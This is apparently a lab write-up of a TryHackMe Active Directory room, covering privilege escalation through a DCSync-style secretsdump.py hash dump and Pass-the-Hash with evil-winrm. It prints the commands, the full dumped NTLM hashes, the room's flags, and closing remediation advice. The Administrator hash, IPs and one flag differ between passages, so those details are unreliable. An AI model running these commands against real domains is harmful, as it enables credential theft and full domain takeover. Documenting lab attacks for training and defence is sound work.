The purpose of this screenshot is to capture the main goals of the privilege escalation phase before executing the attack path.



The screenshot shows a Windows permissions dialog box titled "Permissions for backup dc". It has "Add..." and "Remove" buttons at the top. Below is a table with columns "Allow" and "Deny".

	Allow	Deny
Replicating Directory Changes	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes All	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replicating Directory Changes In File...	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Replication synchronization	<input type="checkbox"/>	<input type="checkbox"/>
Run Protect Admin Groups Task	<input type="checkbox"/>	<input type="checkbox"/>

At the bottom, there is a note: "For special permissions or advanced settings, click Advanced." and an "Advanced" button. The dialog also has "OK" and "Cancel" buttons at the bottom right.

Below the dialog, there is a "More Information" link and a "More Information" icon.

Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.

Answer the questions below

What method allowed us to dump NTDS.DIT?

✓ Correct Answer

What is the Administrators NTLM hash?

✓ Correct Answer

What method of attack could allow us to authenticate as the user without the password?

✓ Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

✓ Correct Answer

This screenshot shows the key questions for the domain privilege escalation stage, including identifying the method used to dump NTDS.DIT, extracting the Administrator NTLM hash, determining the authentication technique that works without the plaintext password, and identifying the Evil-WinRM option used for hash-based authentication.

Figure 3. Dumping Domain Secrets with secretsdump.py:

Here I'm going to the compromised backup account to dump domain credential material directly from the domain controller.

The screenshot shows a terminal window on the right and a quiz interface on the left. The terminal window displays the following output:

```
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: /opt/impacket/examples
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ sudo python3 secretsdump.py
-just-dc backup:backup2517860@10.65.159.232
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domainuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:000363213e37b94221497260b0cb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb0158c27bed0986103302bdc421:::
spookysec.local\skldy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\James:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\replicating:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cf70af882d53d758a1612af78a646b7:::
spookysec.local\Ort:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a874543d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4fd6ff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6e46b5a302319c0c0ff2:::
spookysec.local\MuT_Land:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
```

The quiz interface on the left contains the following questions and answers:

Knowing this, we can use another tool within Impacket called "secretsdump.py" (which is a tool for dumping domain controller secrets from a domain controller). Exploiting this, we will effectively have:

Answer the questions below

What method allowed us to dump NTDS.DIT?
DRSUAPI Correct Answer

What is the Administrators NTLM hash?
Answer format:
You are going too fast. Please try again in a little while.

What method of attack could allow us to authenticate as the user without the password?
Answer format:

Using a tool called Evil-WinRM what option will allow us to use a hash?

This screenshot shows Impacket's secretsdump.py being executed with the -just-dc option using the backup account credentials. The output explicitly states that the DRSUAPI method was used to retrieve NTDS.DIT secrets. This confirmed that the backup account had sufficient replication privileges to perform a DCSync-style dump of domain password hashes.

The highlighted line confirms the method used was DRSUAPI.

Command Used:

`secretsdump.py -just-dc backup@spookysec.local`

Figure 4. Extracting the Administrator NTLM Hash:

Here I identify the Administrator account's NTLM hash from the dumped domain credential material.

The screenshot shows a web browser window on the left and a terminal window on the right. The browser window displays a quiz with the following questions and answers:

- Question: "What method allowed us to dump NTDS.DIT?"
Answer: Correct Answer
- Question: "What is the Administrators NTLM hash?"
Answer: Correct Answer
- Question: "What method of attack could allow us to authenticate as the user without the password?"
Answer: Check
- Question: "Using a tool called Evil-WinRM what option will allow us to use a hash?"
Answer: Check


The terminal window shows the output of the command `sudo python3 secretsdump.py`. The output includes the following line for the Administrator account:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bc4fc:::
```

This screenshot highlights the Administrator entry returned by `secretsdump.py`. The extracted NTLM hash shown for the Administrator account is: **0e0363213e37b94221497260b0bc4fc**

Figure 5. Identifying Pass-the-Hash as the Authentication Technique:

The purpose of this screenshot was to determine the method that allows authentication using an NTLM hash instead of the plaintext password.




This screenshot highlights Pass-the-Hash as the technique that enables authentication with a user's NTLM hash rather than their actual password.

In the context of this room, once the Administrator NTLM hash was recovered, Pass-the-Hash became the logical follow-on technique for authenticating as that user.

Figure 6. Identifying the Evil-WinRM Hash Authentication Option:

Here we review the Evil-WinRM usage output to identify the option that accepts an NTLM hash.



The screenshot shows a web browser window on the left displaying a TryHackMe challenge. The challenge text reads: "Knowing this, we can use another tool within Impacket called 'secretsdump.py' (which is a tool that can be used to dump secrets from a domain controller) has to offer. Exploiting this, we will effectively have full administrative access to the domain controller." Below this, it asks: "What method allowed us to dump NTDS.DIT?" with the answer "DRSUAPI". It then asks: "What is the Administrators NTLM hash?" with the answer "0e0363213e37b94221497260b0bcb4fc". The final question is: "What method of attack could allow us to authenticate as the user with the NTLM hash?" with the answer "Pass The Hash". The challenge is marked as "Correct Answer".

On the right, a terminal window shows the command `evil-winrm` being executed. The output displays the usage and options for the tool. The `-H` option, which stands for "NTHash", is highlighted in red. The help text for `-H` states: "NTHash".

This screenshot shows the Evil-WinRM usage output, with the `-H` option highlighted. The help text confirms that `-H` is the flag used to supply an NTLM hash, which aligns with the Pass-the-Hash technique identified in the previous step.

Command Used:

```
evil-winrm
```

Overview:


After obtaining the backup account credentials, I used them to abuse the account's replication privileges against the domain controller. With Impacket's `secretsdump.py` and the `-just-dc` option, I performed a DCSync-style credential dump and confirmed that the DRSUAPI method was used to retrieve NTDS.DIT secrets. From that output, I extracted the Administrator NTLM hash: `0e0363213e37b94221497260b0bcb4fc`. Since an NTLM hash can be used in place of the plaintext password in some authentication scenarios, the next logical technique was Pass-the-Hash. I then confirmed that Evil-WinRM supports hash-based authentication through the `-H` option, preparing the path for privileged remote access.

Priv Esc Complete – Flag Submission

After extracting the Administrator NTLM hash and identifying Pass-the-Hash as the authentication method, I used Evil-WinRM to authenticate directly to the domain controller as Administrator. From there, I navigated through the user profile directories to collect the remaining proof files from Administrator, backup, and svc-admin for final flag submission. This phase confirmed full control over the domain and completed the room objective.

Figure 1. Pass-the-Hash Access to the Domain Controller as Administrator:

My purpose here was to authenticate to the domain controller using the recovered Administrator NTLM hash instead of the plaintext password.



The screenshot displays a web browser window on the left showing the 'Flag Submission Panel' for 'Task 8'. The panel includes instructions to submit flags for 'svc-admin', 'backup', and 'Administrator'. The 'Administrator' flag is entered as 'TryHackMe{4ctiveDirectoryM4st3r}' and is marked as a 'Correct Answer'. On the right, a terminal window shows the execution of 'evil-winrm' to establish a shell on a domain controller. The terminal output shows the shell session, navigation to the Administrator desktop, listing of files, and the discovery of 'root.txt' containing the flag 'TryHackMe{4ctiveDirectoryM4st3r}'.

This screenshot shows successful Pass-the-Hash authentication to the domain controller with Evil-WinRM using the Administrator account. After establishing the shell, I navigated to the Administrator desktop, listed the files present, and located root.txt, which contained the final administrator flag.

Command Used:

```
evil-winrm -i 10.64.161.250 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
```

Follow-up Commands:

```
cd ../Desktop  
ls  
type root.txt
```

Figure 2. Locating the Backup User Flag on the Desktop:

Here I navigate to the backup user profile and locate the desktop flag file.

The screenshot displays a web browser on the left and a terminal window on the right. The browser shows a 'Flag Submission Panel' with instructions and a list of users: svc-admin, backup, and Administrator. The terminal window shows the following commands and output:

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd /Users/backup  
*Evil-WinRM* PS C:\Users\backup> ls  
Directory: C:\Users\backup  
Mode                LastWriteTime         Length Name  
----                -  
d-r--              4/4/2020 12:19 PM           30 Objects  
d-r--              4/4/2020 12:19 PM           30 Contacts  
d-r--              4/4/2020 12:19 PM           30 Desktop  
d-r--              4/4/2020 12:19 PM           30 Documents  
d-r--              4/4/2020 12:19 PM           30 Downloads  
d-r--              4/4/2020 12:19 PM           30 Favorites  
d-r--              4/4/2020 12:19 PM           30 Links  
d-r--              4/4/2020 12:19 PM           30 Music  
d-r--              4/4/2020 12:19 PM           30 Pictures  
d-r--              4/4/2020 12:19 PM           30 Saved Games  
d-r--              4/4/2020 12:19 PM           30 Searches  
d-r--              4/4/2020 12:19 PM           30 Videos  
  
*Evil-WinRM* PS C:\Users\backup> cd Desktop  
*Evil-WinRM* PS C:\Users\backup\Desktop> ls  
Directory: C:\Users\backup\Desktop  
Mode                LastWriteTime         Length Name  
----                -  
-a----             4/4/2020 12:19 PM           26 PrivEsc.txt  
  
*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt  
Cannot find path 'C:\Users\backup\Desktop\PrivEsc.txt' because it does not exist.  
At line:1 char:1  
+ cat PrivEsc.txt  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (C:\Users\backup\Desktop\PrivEsc.txt:String) [Get-Content], ItemNotFoundExcept
```

This screenshot shows navigation into C:\Users\backup\Desktop, where the file PrivEsc.txt was identified. The initial attempt to read the file returned a path-related error, but the presence of the file on the desktop confirmed that the backup user's flag had been located successfully.

The screenshot displays a web interface for a TryHackMe room titled "Domain Privilege Escalation". The "Flag Submission Panel" for the "backup" user is shown, with the flag value "TryHackMe{B4ckM3UpSc0tty!}" entered and marked as a "Correct Answer". A terminal window in the background shows the command sequence used to retrieve the flag: `cd /Users/backup`, `cd Desktop`, `ls`, and `cat PrivEsc.txt`. The terminal output shows the file's metadata and the flag content.

Task 7 ✔ Domain Privilege Escalation Elevating Privileges within the Doma

Task 8 ○ Flag Submission Flag Submission Panel

Flag Submission Panel

Submit the flags for each user account. They can be located on each user's desktop.

If you enjoyed this box, you may also enjoy my [blog post!](#)

Answer the questions below

svc-admin

Answer format: *****{*****_**_****}

backup

✔ Correct Answer

Administrator

✔ Correct Answer

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10


This screenshot shows the successful retrieval of the backup user flag from PrivEsc.txt and the flag value displayed. This completed the flag collection for the backup account.

Command Used:


```
cd /Users/backup
cd Desktop
ls
cat PrivEsc.txt
```

Figure 3. Locating the svc-admin User Flag on the Desktop:

Here I navigate to the svc-admin user profile and identify the user flag file.



This screenshot shows navigation into C:\Users\svc-admin\Desktop, where the file user.txt.txt was identified. This confirmed that the final user-specific flag for svc-admin was stored on the desktop and ready to be collected.



This screenshot shows the successful retrieval of the svc-admin flag from user.txt.txt. And the flag value displayed. This completed the flag collection for the svc-admin account.

Command Used:

```
cd /Users/svc-admin
cd Desktop
ls
cat user.txt.txt
```

All Commands Used:

1. Authenticate as Administrator with Pass-the-Hash

```
evil-winrm -i 10.65.159.232 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
```

Purpose: Use the recovered Administrator NTLM hash to gain privileged remote access to the domain controller.

Result: Established an Evil-WinRM session as Administrator.

2. Retrieve the Administrator Flag

```
cd ../Desktop
ls
type root.txt
```

Purpose: Navigate to the Administrator desktop and read the root flag.

Result: Displayed the Administrator flag: TryHackMe{4ctiveD1rectoryM4st3r}

3. Locate the Backup User Flag

```
cd /Users/backup
cd Desktop
ls
```

Purpose: Navigate to the backup user's desktop and identify the flag file.

Result: Located PrivEsc.txt on the desktop.

4. Read the Backup User Flag

```
cat PrivEsc.txt
```

Purpose: Display the backup user's flag.

Result: Displayed: TryHackMe{B4ckM3UpSc0tty!}

5. Locate the svc-admin User Flag

```
cd /Users/svc-admin
cd Desktop
ls
```

Purpose: Navigate to the svc-admin user's desktop and identify the flag file.

Result: Located user.txt.txt on the desktop.

6. Read the svc-admin User Flag

```
cat user.txt.txt
```

Purpose: Display the svc-admin user's flag.

Result: Displayed: TryHackMe{K3rb3r0s_Pr3_4uth}

Remediation & Business Risk – Why Active Directory Security Matters

Section Overview

The Attacker's Directory room demonstrates how multiple identity and access weaknesses can be chained together to achieve full domain compromise. What begins as basic host discovery and user enumeration can quickly escalate into credential theft, hash extraction, privileged access, and total control over the domain. In a real enterprise environment, this type of attack path would present severe risk to business operations, data confidentiality, system integrity, and organizational trust.

Risk Rating

Overall Business Risk: Critical

Why Active Directory Security Matters

Active Directory often serves as the backbone of authentication, authorization, and identity management in Windows environments. When attackers compromise Active Directory, they are not just compromising a single host — they are compromising the trust model that supports the entire enterprise. This can allow an attacker to impersonate users, escalate privileges, move laterally, access restricted systems, and maintain persistence throughout the environment.

Security Issues Demonstrated in This Assessment

This room highlighted several security weaknesses that can contribute to domain compromise:

- Kerberos misconfiguration allowing AS-REP Roasting
- Exposed valid usernames through Kerberos-based enumeration
- Weak credential security practices leading to recoverable passwords
- Sensitive information stored in accessible SMB shares
- Excessive permissions assigned to backup-related accounts
- Replication abuse through DCSync-style credential dumping
- NTLM hash abuse through Pass-the-Hash authentication

Business Impact

If these weaknesses existed in a real organization, the impact could include:

- unauthorized access to privileged accounts
- exposure of internal credentials and password hashes
- lateral movement across servers and workstations
- full domain compromise
- ransomware deployment or destructive actions
- disruption of critical business services
- loss of customer trust and reputational harm
- compliance and regulatory consequences
- financial losses tied to recovery, downtime, and incident response

Remediation Recommendations

1. Require Kerberos Pre-Authentication

Enable Kerberos pre-authentication for all domain accounts unless there is a documented operational exception. This reduces exposure to AS-REP Roasting.

2. Enforce Least Privilege

Limit service, backup, and administrative accounts to only the permissions required for their role. Review replication-related rights regularly.

3. Secure Service and Backup Accounts

Use strong, unique passwords for operational accounts and rotate them regularly. Use managed service accounts where possible.

4. Eliminate Insecure Credential Storage

Do not store credentials in plaintext, weakly protected files, or reversible encodings on accessible shares. Restrict and audit sensitive files.

5. Restrict Replication Permissions

Only approved administrators and systems should have rights such as Replicating Directory Changes. These permissions can be abused to dump domain credentials.

6. Reduce NTLM Reliance

Reduce or phase out NTLM where possible. NTLM hashes can be reused in Pass-the-Hash attacks.

7. Harden SMB Access

Review share permissions, remove unnecessary access, and monitor shares that contain administrative or

backup data.

8. Monitor for Identity-Based Attack Activity

Alert on:

- unusual Kerberos enumeration
- unexpected SMB share discovery
- DCSync or replication abuse
- suspicious privileged account activity
- unexpected remote administration activity

9. Separate Administrative Access

Use dedicated admin accounts from hardened systems only. Do not use privileged accounts for standard user activity.

10. Perform Routine Active Directory Security Reviews

Regularly review:

- privileged group membership
- service account permissions
- Kerberos and NTLM settings
- backup account privileges
- exposed shares
- authentication and replication controls

Management Takeaway

Small identity weaknesses can be chained into full domain compromise. Active Directory security directly affects business operations, sensitive data, and overall resilience.

Final Conclusion

Active Directory should be treated as a critical security dependency. Strong access control, credential protection, and monitoring are necessary to prevent domain-wide compromise.